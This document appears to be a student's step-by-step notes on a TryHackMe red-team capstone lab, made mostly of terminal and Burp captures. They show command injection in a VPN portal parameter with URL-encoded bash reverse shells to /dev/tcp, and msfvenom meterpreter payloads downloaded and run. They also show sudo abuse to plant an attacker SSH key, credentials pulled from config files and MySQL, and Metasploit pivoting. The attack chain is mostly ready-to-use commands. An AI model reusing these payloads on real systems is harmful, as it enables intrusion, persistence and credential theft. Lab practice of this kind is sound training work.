 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May  2 12:53:47 UTC 2025

  System load:  0.08               Processes:           116
  Usage of /:   50.4% of 7.68GB    Users logged in:     0
  Memory usage: 19%                IP address for ens5: 10.200.118.12
  Swap usage:   0%                 IP address for tun0: 12.100.1.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.


Last login: Fri May  2 05:54:19 2025 from 10.50.115.224
ubuntu@ip-10-200-118-12:~$ █
```




```
www-data@ip-10-200-118-12:/var/www/html$ LFILE=/home/ubuntu/.ssh/authorized_keys
<r/www/html$ LFILE=/home/ubuntu/.ssh/authorized_keys
www-data@ip-10-200-118-12:/var/www/html$

www-data@ip-10-200-118-12:/var/www/html$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDI+utIQZnkSDxc8HcH9PpX2UromngpyBkAsVVSay8xtkuNX8+8bORjhk9×4d4SlkIYXPveif
SFyRFH+FIsyECuuYsVhJCzNMN+dIXt+fViDj9HG3U2e8Tv0kL79qp9GgiOEL0KICRMcESKEe7Jsat1wBwcDQ7pATO3If9r7RAxHhQ/7Ni1UshinQDM2JnvG4jg7pFM/4xw2CXzVYXL75msbI9QqwIIY36sCJt
R5a5+2WdPNtI1PJa4EGbaU5cGDGCdGTD11LHPWoowbFT6WhM0DR2jexYKPyBNB5I3fytlYBpZ3lSsFvmut7hXuWGIs0agJclMjvEUUkvMhQu+tmnzXbwzlMn1fzEdbYszG5eNA7HU7aSS2GZXRa2M62DnDxOU
AadldlI4rxU36bcPFca200EIKmf34JDFiP7rD+AHmo/FHLEVk69jcUkq1+LUSQ5/WKKi9uFClCjw33ngpy5AZn4lkik+UGsOMIAUh4m3EzE+VQIvugH0SieOcdlF0eE= kali@kali" | sudo /bin/cp /d
ev/stdin "$LFILE"
<F0eE= kali@kali" | sudo /bin/cp /dev/stdin "$LFILE"
www-data@ip-10-200-118-12:/var/www/html$ 
```

-----------------------------------------------------------------------------------------------------


msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.50.115.251 LPORT=8080  -f elf > reverse.elf




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.50.115.251 LPORT=8080 -f elf > reverse2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.118.12 - - [02/May/2025 09:26:46] "GET /reverse.elf HTTP/1.1" 200 -
10.200.118.12 - - [02/May/2025 09:30:01] "GET /reverse2.elf HTTP/1.1" 200 -
```




```
Segmentation fault (core dumped)
ubuntu@ip-10-200-118-12:~/omar$ sudo wget http://10.50.115.251/reverse2.elf
--2025-05-02 13:30:00--  http://10.50.115.251/reverse2.elf
Connecting to 10.50.115.251:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'reverse2.elf'

reverse2.elf                        100%[=============================================

2025-05-02 13:30:01 (29.7 MB/s) - 'reverse2.elf' saved [250/250]

ubuntu@ip-10-200-118-12:~/omar$ sudo chmod +x reverse2.elf
ubuntu@ip-10-200-118-12:~/omar$ ./reverse.elf
Segmentation fault (core dumped)
ubuntu@ip-10-200-118-12:~/omar$ ./reverse2.elf
```



```
msf6 exploit(multi/handler) > set LHOST 10.50.115.251
LHOST => 10.50.115.251
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.50.115.251:8080
[*] 10.200.118.12 - Command shell session 1 closed.
```




```
[-] run: Interrupted
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.50.115.251:8080
[*] Sending stage (3045380 bytes) to 10.200.118.12
[*] Meterpreter session 3 opened (10.50.115.251:8080 → 10.200.118.12:52206) at 2025-05-02 09:36:30 -0400

meterpreter > 
```

# Port Forwarding & lateral movmet



```
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport ⇒ 9050
msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
srvhost ⇒ 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 3.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > use post/multi/mange/autoroute
[-] No results from search
[-] Failed to load module: post/multi/mange/autoroute
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                          Connection
  --  ----  ----                     -----------                                          ----------
  5         meterpreter x64/linux    ubuntu @ ip-10-200-118-12.eu-west-1.compute.internal  10.50.115.251:8080 → 10.200.118.12:39470 (10.200.118.12)

msf6 post(multi/manage/autoroute) > set session 5
session ⇒ 5
msf6 post(multi/manage/autoroute) > set subnet 10.200.118.0
subnet ⇒ 10.200.118.0
msf6 post(multi/manage/autoroute) > run
[*] Running module against ip-10-200-118-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.118.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 12.100.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

VERY Important



```
[-] Failed to load module: post/multi/mange/autoroute
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                          Connection
  --  ----  ----                     -----------                                          ----------
  5         meterpreter x64/linux    ubuntu @ ip-10-200-118-12.eu-west-1.compute.internal  10.50.115.251:8080 → 10.200.118.12:39470 (10.200.118.12)

msf6 post(multi/manage/autoroute) > set session 5
session ⇒ 5
msf6 post(multi/manage/autoroute) > set subnet 10.200.118.0
subnet ⇒ 10.200.118.0
msf6 post(multi/manage/autoroute) > run
[*] Running module against ip-10-200-118-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.118.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 12.100.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

static-garage-hair-barbara-harbor-3381

# Http(80)


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## To Do list

-----------------


- Browse the website
  - check for usernames…..emails……etc.
- Check source code
- Check robots.txt
- Gobuster - dir search
  - gobuster dir -u 10.200.116.12  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Gobuster - vhosts
  - gobuster vhost -u 10.200.116.12  -w /usr/share/wordlists/SecLists/Discovery/DNS/xxxxxxxx.txt
- Nikto
  - nikto -h 10.200.116.13

------------------------------------------



```
GET /requestvpn.php?filename=omar HTTP/1.1
Host: 10.200.116.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.200.116.12/vpncontrol.php
Cookie: PHPSESSID=kt8gdh3guhr39evaip583cqrtg
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

So we have a code execution here



```
GET /requestvpn.php?filename=omar+%26%26+wget+http%3a//10.50.113.119/omar.txt
HTTP/1.1
Host: 10.200.116.12
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:137.0) Gecko/20100101 Firefox/137.0
```


```
HTTP/1.1 
Date: Mon,
Server: Ap
Expires: T
```

```
┌──(omar㉿kali)-[~/Capstone_Challenge_Resources]
└─$ ls
omar.txt  passwords  Tools  VPN  VPN.ovpn  WEB

┌──(omar㉿kali)-[~/Capstone_Challenge_Resources]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.116.12 - - [28/Apr/2025 15:43:11] "GET /omar.txt HTTP/1.1" 200 -
```

## Successfully got a reverse shell

**Test && /bin/bash -i >& /dev/tcp/10.50.220.51/1234 0>&1**

**test+%26%26+/bin/bash+-i+>%26+/dev/tcp/10.50.220.51/1234+0>%261**




```
GET /requestvpn.php?filename=
test+%26%26+/bin/bash+-i+>%26+/dev/tcp/10.50.113.119/443+0>%261 HTTP/1.1
Host: 10.200.116.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
┌──(omar㉿kali)-[~/Capstone_Challenge_Resources]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.50.113.119] from (UNKNOWN) [10.200.116.12] 52518
bash: cannot set terminal process group (929): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-200-116-12:/var/www/html$ 
```

```
ww-data@ip-10-200-116-12:/var/www/html$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', "password1!");
define('DB_USER', 'vpn');
define('DB_NAME', 'vpn');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```


test+%26%26+/bin/bash+-i+>%26+/dev/tcp/10.50.113.119/1234+0>%261



```
GET /requestvpn.php?filename=
test+%26%26+/bin/bash+-i+>%26+/dev/tcp/10.50.113.119/1234+0>
%261spq HTTP/1.1
Host: 10.200.116.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.200.116.12/vpncontrol.php
Cookie: PHPSESSID=q01196l3i05m29cbf3d7klac8o
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


## Connect to data base but first I need to make it stable (pty.spawn)

This command is very important




```
www-data@ip-10-200-116-12:/home/ubuntu$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
<bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
```

/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
/usr/bin/python -c 'import pty; pty.spawn("/bin/bash")'




```
┌──(omar㉿kali)-[~/Capstone_Challenge_Resources]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.50.113.119] from (UNKNOWN) [10.200.116.12] 36536
bash: cannot set terminal process group (1014): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
<bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-200-116-12:/var/www/html$ ls
ls
db_connect.php  logout.php        thereserve.png  vpncontrol.php
index.php       phpinfo_test.php  upload.php      vpns
login.php       requestvpn.php    vpn
www-data@ip-10-200-116-12:/var/www/html$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', "password1!");
define('DB_USER', 'vpn');
define('DB_NAME', 'vpn');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@ip-10-200-116-12:/var/www/html$ mysql -u vpn -p
mysql -u vpn -p
Enter password: password1!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.41-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```



```
www-data@ip-10-200-116-12:/var/www/html$ mysql -u vpn -p
mysql -u vpn -p
Enter password: password1!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.41-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input s

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| vpn                |
+--------------------+
5 rows in set (0.00 sec)

mysql> 
```

Inside VPN data base



```
mysql> select * from users;
select * from users;
+------------+--------------+
| USERNAME   | PASSWORD     |
+------------+--------------+
| test       | test         |
| lisa.moore | Scientist2006 |
+------------+--------------+
2 rows in set (0.00 sec)

mysql> 
```

Username ==> test password ==> test
Username ==> lisa.moore password ==> Scientist2006

-----------------------------------------------------------

----------------------------------------------------------------------

LFILE=/home/ubuntu/.ssh/authorized_keys

echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC3jCZaRd0gPQa5pVCf7OSBBc3njyOh7DAXO4ogGIaYGnWlpijveb1q/AmNEjsh+BaQm5vSU5f2FQjKQBq5Sg3QnRa0JCWlX D/xtE21TG
cNf4U5qXFoVHFd51+
2tDuQ6/rPzeQXq4MPAaxlWD0Or0OiECTxzHwJ5pskeMSc4JtzmcGyR6zEzQRPxHs69w2a3UmShnvm5dCjspHdfrXCKMT9b+T2qVp6nA82rdo2BwYkNwGfA7l5eGTh MAAzcZBTP
0cCrcewYdwYW/7MECFs0cPNDLqzfxKwgU0JLkUxhEcCaHiQezakyih2FFfBdZQJWt+HWRJatpGSS+khqfNZlGsKfzQ58UGgt0LH1iVmX8oTtZOCYTZYAuc2A05kfm bAvEIfAdFtwTlg

```
VaDYTxWc0F7WJDkNwJT4FTGh3QjKekiN5h3qqdPNAO+gkr3GPw/5KgqEDrJrO48hDT+2iy7wjE5IO3aX1HjdLe7HsioDgaavPyTEv3evbUnSbBRhQABdHUk= kali @kali" | sudo
/bin/cp /dev/stdin /home/ubuntu/.ssh/authorized_keys
```

# WRK1

smbclient -L \\\\10.200.116.22\\


nmap -p- 10.200.116.21 -Pn (we use Pn to avoid blocking the host by the firewall)

**nmap -p 22,135,139,445,3389,5985 -A 10.200.116.21 -Pn**

```
PORT     STATE SERVICE      VERSION


5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

